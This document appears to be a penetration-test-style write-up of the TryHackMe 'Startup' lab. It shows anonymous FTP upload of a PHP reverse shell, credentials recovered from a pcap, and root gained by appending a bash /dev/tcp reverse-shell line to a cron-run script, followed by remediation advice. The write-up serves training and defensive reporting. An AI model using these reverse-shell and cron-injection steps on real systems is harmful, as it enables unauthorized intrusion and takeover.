Penetration Test Report: Startup (TryHackMe)

Date: 4 May 2026

Classification: Confidential

Target System: 10.114.179.90 (Internal IP: 192.168.22.139)

Test Objective: Identify vulnerabilities, achieve privilege escalation, and obtain flags.

📝 Executive Summary

A penetration test was conducted against the **Startup** host. The assessment revealed **critical misconfigurations** that allowed an attacker to achieve **full system compromise** from an unauthenticated remote position. The attack chain consisted of:

- **Anonymous FTP** access with a **world-writable directory** exposed via HTTP.
- Upload of a **PHP reverse shell** leading to **initial foothold** as www-data.
- Discovery and analysis of a **network capture file** containing **clear-text credentials** for user lennie.
- **Privilege escalation** to root by abusing a **writable script** (/etc/print.sh) executed by a root-owned cron job.

Overall Risk Rating: 🔴 **Critical**

Immediate remediation of the identified issues is required.

🛡️ Detailed Findings

🔴 Finding 1: Anonymous FTP + World-Writable Web Directory → Remote Code Execution

Attribute	Details
Severity	Critical
Affected Hosts	10.114.179.90 (ports 21, 80)
CVE / Weakness	CWE-276 (Incorrect Default Permissions)
Description	The FTP service (vsftpd 3.0.3) permits **anonymous login**. The root FTP directory contains a subdirectory ftp that is **world-writable** (drwxrwxrwx). This same directory is served by Apache at http://10.114.179.90/files/ftp/. An attacker can upload arbitrary files and then execute them via the web server.
Impact	Full code execution on the server with the privileges of the web server user (www-data).

📸 Evidence for Finding 1

Browser view showing `Index of /files/ftp` with `reverseshell.php` and `suspicious.pcapng`

Figure 1 – Directory listing confirming the FTP directory is exposed to the web server.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -O -T4 10.114.179.90
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-04 03:30 -0400
Nmap scan report for 10.114.179.90 (10.114.179.90)
Host is up (0.17s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxrwxrwx    2 65534    65534        4096 Nov 12  2020 ftp [NSE: writeable]
| -rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
|_-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.226.230
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b9:a6:0b:84:1d:22:01:a4:01:30:48:43:61:2b:ab:94 (RSA)
|   256 ec:13:25:8c:18:20:36:e6:ce:91:0e:16:26:eb:a2:be (ECDSA)
|_  256 a2:ff:2a:72:81:aa:a2:9f:55:a4:dc:92:23:e6:b4:3f (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Maintenance
```

```
┌──(kali㉿kali)-[~]
└─$ ftp 10.114.179.90
Connected to 10.114.179.90.
220 (vsFTPd 3.0.3)
Name (10.114.179.90:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||62666|)
150 Here comes the directory listing.
drwxrwxrwx    2 65534    65534        4096 Nov 12  2020 ftp
-rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
226 Directory send OK.
ftp>
```

Terminal showing ftp> put reverseshell.php

```
ftp> cd /tmp
550 Failed to change directory.
ftp> cd /ftp
250 Directory successfully changed.
ftp> put reverseshell.php
local: reverseshell.php remote: reverseshell.php
229 Entering Extended Passive Mode (|||52691|)
150 Ok to send data.
100% |***********************************************************************************************************|  5496        3.66 MiB/s    00:00 ETA
226 Transfer complete.
5496 bytes sent in 00:00 (16.17 KiB/s)
ftp>
```

Figure 2 – Successful upload of the PHP reverse shell payload via anonymous FTP.

Terminal showing nc -nvlp 8080 catching the shell as www-data

```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 8080
listening on [any] 8080 ...
connect to [192.168.226.230] from (UNKNOWN) [10.114.179.90] 49114
Linux startup 4.4.0-190-generic #220-Ubuntu SMP Fri Aug 28 23:02:15 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 07:59:16 up 30 min,  0 users,  load average: 0.07, 0.02, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
```

Figure 3 – Reverse shell connection received, establishing initial foothold as the www-data user.


🟠 Finding 2: Sensitive Information Disclosure – Clear-Text Credentials in Network Capture

Attribute	Details
Severity	High
Affected Hosts	10.114.179.90 (filesystem)
Description	While exploring the file system as www-data, a file named suspicious.pcapng was located inside the web root (/files/ftp/). Analysis of the PCAP revealed a TCP stream (stream 7) containing an FTP session with **plain-text credentials** for user lennie: c4ntg3t3n0ughsp1c3.

Impact	Lateral movement to a user account, leading to further compromise and privilege escalation.

📸 Evidence for Finding 2

Wireshark "Follow TCP Stream" window highlighting the sudo -l attempt and the password c4ntg3t3n0ughsp1c3






Figure 4 – PCAP analysis revealing plain-text credentials for the user lennie.

Terminal showing successful ssh lennie@10.114.188.93 login and the user.txt flag

```
┌──(kali㉿kali)-[~]
└─$ ssh lennie@10.114.188.93
The authenticity of host '10.114.188.93 (10.114.188.93)' can't be established.
ED25519 key fingerprint is: SHA256:v4Yk83aT8xnOB+pdfmlLuJY1ztw/bXsFd1cl/xV07xY
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.114.188.93' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
lennie@10.114.188.93's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-190-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

44 packages can be updated.
30 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$ ls
Documents  scripts  user.txt
$ cat user.txt
THM{03ce3d619b80ccbfb3b7fc81e46c0e79}
$
```

Figure 5 – Successful lateral movement via SSH using the extracted credentials, and retrieval of the user flag.


🔴 Finding 3: Privilege Escalation – Writable Script Executed by Root Cron Job

Attribute	Details
Severity	Critical

Affected Hosts	10.114.179.90 (user: lennie, script /etc/print.sh)
Description	The file /scripts/planner.sh is owned by root and is executed periodically (likely via cron). It contains a call to /etc/print.sh. Permissions on /etc/print.sh are -rwx------ with **owner lennie**, meaning the low-privileged user can modify the script. Any code written to /etc/print.sh will be executed with **root privileges** when planner.sh runs.
Impact	Full root compromise of the server.

📸 Evidence for Finding 3

Terminal showing ls -la planner.sh and /etc/print.sh ownership



```
$ ls
Documents  scripts  user.txt
$ cd scripts
$ ls
planner.sh  startup_list.txt
$ cat startup_list.txt

$ get startup_list.txt
-sh: 5: get: not found
$ cat planner.sh
#!/bin/bash
echo $LIST > /home/lennie/scripts/startup_list.txt
/etc/print.sh
$ ls -la planner.sh
-rwxr-xr-x 1 root root 77 Nov 12  2020 planner.sh
$ ls -la /etc/print.sh
-rwx------ 1 lennie lennie 25 Nov 12  2020 /etc/print.sh
$
```

Figure 6 – File listing showing the scheduled task and lennie's write permissions over the /etc/print.sh script.

Terminal showing the echo "bash -i >& /dev/tcp/... >> /etc/print.sh" commands

```
$ ls
Documents  scripts  user.txt
$ echo "bash -i >& /dev/tcp/192.168.226.230/80 0>&1" >> /etc/print.sh
$ echo "bash -i >& /dev/tcp/192.168.226.230/80 0>&1" >> /etc/print.sh
$ ls
Documents  scripts  user.txt
$ exit
Connection to 10.114.158.221 closed.
```

Figure 7 – Injecting a malicious bash reverse shell command into the writable script.

Terminal showing nc -lvnp 80 catching the root shell and displaying root.txt

```
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.226.230] from (UNKNOWN) [10.114.158.221] 40030
bash: cannot set terminal process group (1891): Inappropriate ioctl for device
bash: no job control in this shell
root@startup:~# ls
ls
root.txt
root@startup:~# cat root.txt
cat root.txt
THM{f963aaa6a430f210222158ae15c3d76d}
root@startup:~#
```

Figure 8 – Root shell connected back to the attacker machine, achieving full compromise and capturing the final flag.

✅ Conclusion & Recommendations

The **Startup** server suffers from a chain of misconfigurations that allow an attacker to progress from **unauthenticated remote access** to **root control** without exploiting any software vulnerability. The primary root causes are:

1. **Overly permissive services** (anonymous FTP, open writable directories).
2. **Poor data hygiene** (storing a PCAP with credentials in a web-accessible location).
3. **Violation of least privilege** (a user-writable script being executed as root).

Critical Remediation Steps:

- Disable FTP anonymous access and implement strict file permissions.
- Remove all unnecessary files, especially those containing sensitive data.
- Review and harden all scheduled tasks to prevent privilege escalation.
- Apply the principle of least privilege to every file, directory, and process.

Report Prepared by: Muhammad Nadeem

Contact: muhammadnadeem.cybersecurity@gmail.com / 0313-1439272